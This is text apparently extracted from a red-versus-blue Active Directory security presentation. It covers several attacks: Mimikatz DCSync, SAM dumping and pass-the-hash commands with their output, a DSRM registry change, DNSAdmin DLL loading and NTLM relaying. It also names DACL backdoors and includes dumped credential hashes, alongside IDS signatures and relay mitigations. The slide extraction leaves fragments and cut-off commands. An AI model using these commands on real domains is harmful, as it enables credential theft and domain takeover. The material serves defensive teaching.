  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
    aes128_hmac      (4096) : 17d63df4e26dde3e926e266f08a5d6cc
    des_cbc_md5      (4096) : 0e9efdb90e1f3457
    rc4_plain        (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
  Default Salt : RD.ADSECURITY.ORGkrbtgt
  Credentials
    des_cbc_md5      : 0e9efdb90e1f3457
    rc4_plain        : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *
  01 a92112134327169819930f8fe018d8ee
  02 4090d80556250ffad867580236ae5aab
  03 1d1e52a07362b6d3043-2586b346-364
```

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



Red vs. Blue:
Modern Active
Directory Attacks
& Defense

Sean Metcalf (@Pyrotek3)

sean [at] adsecurity.org
<https://www.ADSecurity.org>



Mimikatz DCSync as a User?

```
PS C:\> get-aduser dcr -property memberof
```

```
DistinguishedName : CN=DCR,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
MemberOf         : {}
Name             : DCR
ObjectClass      : user
ObjectGUID       : 1e2d82d2-14d6-4f28-a10f-ceed
SamAccountName   : DCR
SID              : S-1-5-21-2578996962-41858794
Surname          : DCR
UserPrincipalName : DCR@rd.adsecurity.org
```

rd.adsecurity.org Properties

General | Managed By | Object | Security | Attribute Editor

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- DCR (DCR@rd.adsecurity.org)**
- Enterprise Read-only Domain Controllers (RD\Enterprise Read-o

Add...

Remove

Permissions for DCR

Allow

Deny

Reanimate tombstones



Replicating Directory Changes



Replicating Directory Changes All



Red vs. Blue:
Modern Active
Directory Attacks
& Defense

Sean Metcalf (@Pyrotek3)

sean [at] adsecurity.org

<https://www.ADSecurity.org>



Blue Team Response: Mimikatz DCSync

- Detection: IDS Sig
 - “DRSUAPI” “DsGetNCChanges request”
 - Source != Domain Controller IP



Red vs. Blue:
Modern Active
Directory Attacks
& Defense

Sean Metcalf (@Pyrotek3)

sean [at] adsecurity.org
<https://www.ADSecurity.org>

77	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
78	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
79	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
80	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Fragment: 1st,
81	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reassembled PDU]
82	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252-49155 [ACK] Seq=3534 Ack=10798
83	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call id: 7. Fragment: Last

79	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
+ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0						
+ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)						
+ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)						
+ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 4962, Len: 348						
- Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 348, Ca						
- GSS-API Generic Security Service Application Program Interface						
+ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...						
- DRSUAPI, DsGetNCChanges						
Operation: DsGetNCChanges (3)						
[Response in frame: 80]						
Encrypted stub data (240 bytes)						

DSRM

```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-1581655573-3923512380-696647894-2629
Primary
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation
```

```
mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7
```

```
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user : Administrator
domain : ADSDC03
program : cmd.exe
NTLM : 66750645b577b363347c5aa5d5e7d190
```

Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /
```

```
user:krbtgt
```

```
[DC] 'lab.adsecurity.org' will be the domain
```

```
[DC] 'adsdc03' will be the DC server
```

```
[DC] 'krbtgt' will be the user account
```

```
Object RDN : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username : krbtgt
```

```
Account Type : 300000000 < USER_OBJECT >
```

```
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL ACCOUNT >
```

```
PS C:\> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehavior"
Get-ItemProperty : Property DsrAdminLogonBehavior does not exist at path
HKLM:\System\CurrentControlSet\Control\Lsa\
At line:1 char:1
```

```
+ Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\"
+ ~~~~~
```

```
+ CategoryInfo : InvalidArgument: (DsrAdminLogonBehavior:String) [Get-ItemProperty], PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException, Microsoft.PowerShell.Commands.GetItemPropertyCommand
```

```
PS C:\> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD
```


```
DsrAdminLogonBehavior : 2
PSPath : Microsoft.PowerShell.Core\Registry::HKLM:\System\CurrentControlSet\Control\Lsa\
PSParentPath : Microsoft.PowerShell.Core\Registry::HKLM:\System\CurrentControlSet\Control\Lsa\
PSChildName : Lsa
```



Red vs. Blue:
Modern Active
Directory Attacks
& Defense

Sean Metcalf (@Pyrotek3)

sean [at] adsecurity.org
<https://www.ADSecurity.org>



Sean Metcalf | @Pyrotek3 | sean@trimarcsecurity.com

CrackMapExec

- [CrackMapExec v1.0.0](#) tool released by Marcello aka byt3bl33d3r
- *“CrackMapExec (a.k.a CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of "Living off the Land": abusing built-in Active Directory features/protocols to achieve it's functionality and allowing it to evade most endpoint protection/IDS/IPS solutions.”*
- *“CME makes heavy use of the Impacket library (developed by @asolino) and the PowerSploit Toolkit (developed by @mattifestation) for working with network protocols and performing a variety of post-exploitation techniques.”*



<https://github.com/byt3bl33d3r/CrackMapExec/>

Group Managed Service Accounts (GMSAs)

Retrieving Cleartext GMSA Passwords from Active Directory

Dec 28, 2015 Michael Grafnetter

Attacking Group Managed Service Accounts (GMSAs) by Michael Grafnetter

```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
```

```
PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | select DistinguishedName,objectClass | ft -AutoSize
```


DistinguishedName	objectClass
-----	-----
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com	user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com	user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com	user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com	user
CN=admGMOore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com	user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com	user

Bloodhound

- [Bloodhound](#) tool [released at DEFCON 23](#) originally written by Will Schroeder, Rohan Vazarkar, & Andy Robbins
- *“BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment.”*
- Captures data points from users, computers, groups, group policy objects, etc. from Active Directory (Azure recently added too!)

<https://github.com/BloodHoundAD/BloodHound>

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



<https://bloodhound.readthedocs.io/en/latest/>

DNSAdmin to Domain Admin

- DNS management is performed over RPC (UUID is 50ABC2A4–574D-40B3–9D66-EE4FD5FBA076) and the transport mechanism is the \PIPE\DNSSERVER named pipe.
- According to Microsoft protocol specification, the “ServerLevelPluginDll” operation enables us to load a dll of our choosing (with no verification of dll path).
- dnscmd.exe already implements this option:
- dnscmd.exe /config /serverlevelplugindll \\path\to\dll
- When executing this dnscmd.exe command as a user that is a member of DNSAdmins, the following registry key is populated:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\ServerLevelPluginDll
- Restarting the DNS service will load the DLL in this path; however, the DLL needs to contain “one of the DnsPluginInitialize, DnsPluginCleanup or DnsPluginQuery exports.”
- So, Shay describes how to modify the DLL in order to load properly and allow the DNS service to start successfully.
- The DLL simply needs to be available on a network share that the Domain Controller’s computer account can access.

DNSAdmin to Domain Admin by Shay Ber

<https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83>

Feature, not bug: DNSAdmin to DC compromise in one line



Shay Ber · Follow
7 min read · May 7, 2017



174



Background

In addition to implementing their own DNS server, Microsoft has also implemented their own management protocol for that server, to allow for easy management and integration with Active Directory domains. By default, domain controllers are also DNS servers; DNS servers need to be reachable and usable by mostly every domain user. This, in turn, exposes quite some attack surface on domain controllers — on one part, the DNS protocol itself and on the other, the management protocol, which is based on RPC.

We will shallowly delve into the protocol’s implementation and detail a cute feature (certainly not a bug!) which allows us, under some circumstances, to run code as SYSTEM on domain controllers, without being a domain admin. Although this is certainly not a security vulnerability (so no panic is needed), as confirmed with Microsoft, it’s still a cute trick which can be useful as an AD privilege escalation in red team engagements.

All presented information was gathered by reading the protocol specification ([MS-DNSP], <https://msdn.microsoft.com/en-us/library/cc448821.aspx>) and reverse engineering the dns.exe binary using IDA.

Death Star



Automating the Empire with the Death Star: getting Domain Admin with a push of a button

by byt3bl33d3r

Published
Mon 28 May 2017

— Python

Ever since [Empire](#) and [BloodHound](#), penetrating Active Directory has become pretty straight forward for 80% of the environments I get dropped in.

I find myself doing the same things over and over again, and when that happens it's time to automate! After all, a "fire and forget" script that automatically gets Domain Admin has always been the dream right?

Lately for the a lot of other awesome people (see the SSODr Only section below) did all the hard stuff already. Additionally, I [previously](#) introduced a RESTful API a while ago making the creation of third party scripts that interact with it a breeze.


Before I continue, I'll take this opportunity for a rant: getting Domain Admins should NOT be the sole scope of your pen test and if it is you are doing it wrong. You should be focusing on post-exploitation, trying to find sensitive documents etc. anything that can clearly demonstrate to "management" how much it could have impacted the organization if it were a real world compromise. However, having Domain Admin access does make life easier, provides additional value to the client and tends to make an impression on the Blue Team.

Project goals and implementation


Originally, I wanted something that could just take [BloodHound](#) output, parse it, feed it to [Empire](#) and make it follow the "chain". However, [BloodHound](#) does not take into account (at least to my knowledge) paths that could be achieved using domain privileges installations such as [GPP Passwords](#) or [SIVSVCs](#). (I personally find that one an almost every engagement).

So I wanted a more "active" version of [BloodHound](#) with "team like" behavior. Additionally, [Empire](#) has most of the core functionality of [BloodHound](#) covered between all of its modules and anything that [BloodHound](#) does, functionally what that [Empire](#) currently does not have a module for (not to be fully early implemented with like e.g. the [ACLs](#) [Access](#) path update, which is knocking around by the way).

I decided to just stick with [Empire](#) and automate everything using its RESTful API. This would also give me the freedom to parse a [BloodHound](#) output as I see fit and have more control over the overall logic and user feedback.




<https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html>



Group Policy Delegation

- Many AD environments have improper GPO delegation where non-ADA accounts have modify rights to powerful GPOs
- This enables attackers to compromise AD



The screenshot shows the Group Policy Management console for the forest lab.adsecurity.org. The left pane shows the hierarchy: Forest: lab.adsecurity.org > Domains > lab.adsecurity.org > Full Auditing Policy. The right pane shows the 'Delegation' tab for the 'Full Auditing Policy' GPO. It lists groups and users with their allowed permissions and whether they are inherited.

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (ADSECLAB\Enterprise A...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

At the bottom of the console, there are buttons for 'Add...', 'Remove', 'Properties', and 'Advanced...'.

<https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/>

Relaying credentials everywhere with ntlmrelayx

May 9, 2017

At Fox-IT we are committed to making our clients aware of common security risks in their organizations. Credential reuse is one such risk, when attackers can exploit the NT LAN Manager Authentication Protocol (hereafter: NTLM Authentication) which is often left enabled in Microsoft Active Directory.

Insecurities in NTLM Authentication have been known about for over 15 years. The protocol can be abused to hijack a victim's session through a process called "relaying", which abuses a victim's credentials by forwarding them to a different service than intended. NTLM authentication is still supported and enabled by default in many cases, even though it has been replaced as default authentication method by the more secure Kerberos.

In this blog we will demonstrate relaying credentials to LDAP, IMAP and MSSQL with Ntlmrelayx, a Fox-IT extension to the well-known smbrelayx tool. To defend against these kind of attacks:

- If possible, disable NTLM within your organization completely and switch to Kerberos.
- If disabling NTLM is not possible, refer to the settings and guidelines discussed in this blog to mitigate the risk of credential reuse.

NTLM Relaying explained


NTLM Authentication is a challenge-response based protocol. Challenge-response protocols use a commonly shared secret, in this case the user password, to authenticate the client. The server sends a challenge, and the client replies with the response on this challenge. If the challenge matches the one calculated by the server, the authentication is accepted. The NTLM Authentication is a complex protocol, and how it is explained here is a simplification. A very good and detailed description can be found at <http://davenport.sourceforge.net/ntlm.html>

NTLM Authentication flow

There are 3 steps in the NTLM Authentication protocol:

1. **Negotiate authentication:** The first step of NTLM authentication is the negotiation of the protocol, and which features are supported by the client. In this stage, the client sends the request for authentication to the server, including the NTLM versions accepted by the client.
2. **Server challenge:** The server responds with its own message, indicating which NTLM versions it accepts and which features it wants to use. This message also includes a "challenge" value, which is important in the authentication.
3. **Authentication response:** The client sends back the response based on the challenge, and includes the username and domain to which the password belongs.

After the 3 messages are exchanged, the server replies with either a message indicating that the authentication was successful, or that the authentication failed. Depending on which protocol is used, the session the client has with the server is now authenticated. This process is displayed in the figure below:




Abusing NTLM

As an attacker, this process can be abused if a client can be convinced to connect to an attacker. How this can be done is explained in the next

Ntlmrelayx

- Relaying to SMB
- Relaying to LDAP
- Relaying to MSSQL



Ntlmrelayx Mitigations



Mitigations

So what can organizations do against these attacks? All the attacks above abuse the NTLM authentication protocol, so the only complete solution to this is [disabling NTLM entirely](#) and switching to Kerberos. Many organizations however have legacy products or operating systems that do not support Kerberos authentication, and thus disabling NTLM would have a considerable business impact. As a mitigating factor, there are several settings that can be enabled to minimize the risk of relaying.

- **Enable SMB signing:** SMB signing will prevent relaying to SMB by requiring all traffic to be signed. Signing requires the user password to authenticate the messages, and thus an attacker relaying the connection cannot send any traffic that will be accepted by the server, since the attacker does not possess the victim's password.
- **Enable LDAP signing:** Similar to SMB signing, LDAP signing prevents unsigned connections to LDAP. It should be noted that connections to LDAP that happen over TLS are considered signed, so this setting will not prevent relay attacks to LDAP over TLS.
- **Enable extended protection for authentication:** [Extended protection for authentication](#) helps prevent some relaying attacks by ensuring that the TLS channel used for the connection to the server is the same that the client uses when authenticating. This setting mainly applies to IIS.
- **Enable SPN target name validation:** [SPN target name validation](#) is another measure which prevents relaying to SMB by validating the target name to which the client thinks it is authenticating. If the name does not match with the server, the authentication is refused.
- **Ensure internal websites use HTTPS:** When internal websites are visited over the insecure HTTP protocol, there is no possible way for users to validate the authenticity of the connection. By enforcing all internal websites to only function over HTTPS, relaying becomes much less effective.

General hardening to prevent relaying

Aside from these specific server-side measurements, the following general hardening can prevent NTLM relaying:

- **Disable automatic intranet detection:** If NTLM authentication is required in the domain, make sure that browsers (mainly Internet Explorer) only automatically authenticate to trusted websites. Via Group Policy it is possible to disable automatic intranet detection and only automatically authenticate to a whitelist of internal websites to which automatic authentication should apply. As mentioned previously, it is strongly recommended to only use HTTPS websites here.
- **Disable Windows Proxy Auto Detection:** While the security issues of WPAD have been mostly addressed by the Microsoft [MS16-077](#) security update, it is still recommended to disable WPAD in general via Group Policy.
- **Disable LLMNR/NBNS:** These insecure name resolution protocols are often not required in well configured networks. Disabling them gives an attacker fewer possibilities for name resolution spoofing, which in turn makes it harder for attackers to trick victims in connecting to the attackers server.

<https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/>

AD Permissions

- Black Hat 2017 presentation [An ACE Up the Sleeve](#) by Andy Robbins and Will Schroeder
- Covers DACL (mis)configurations
 - GenericAll & GenericWrite
 - WriteDacl & WriteOwner
 - User Objects
 - Group Objects
 - Computer Objects
 - Domain Objects
 - Group Policy Objects



An **ACE** Up the Sleeve:

Designing Active Directory DACL Backdoors

Will Schroeder

Andy Robbins

Lee Christensen

An ACE Up the Sleeve Presentation Backdoors

A Hidden DCSync Backdoor



- Backdoor:
 - Add **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself where the principal is a user/computer account the attacker controls
 - The user/computer doesn't have to be in any special groups or have any other special privileges!
- Execution:
 - DCSync whoever you want!

AdminSDHolder



- Backdoor:
 - Attacker grants themselves the **User-Force-Change-Password** right on **CN=AdminSDHolder,CN=System**
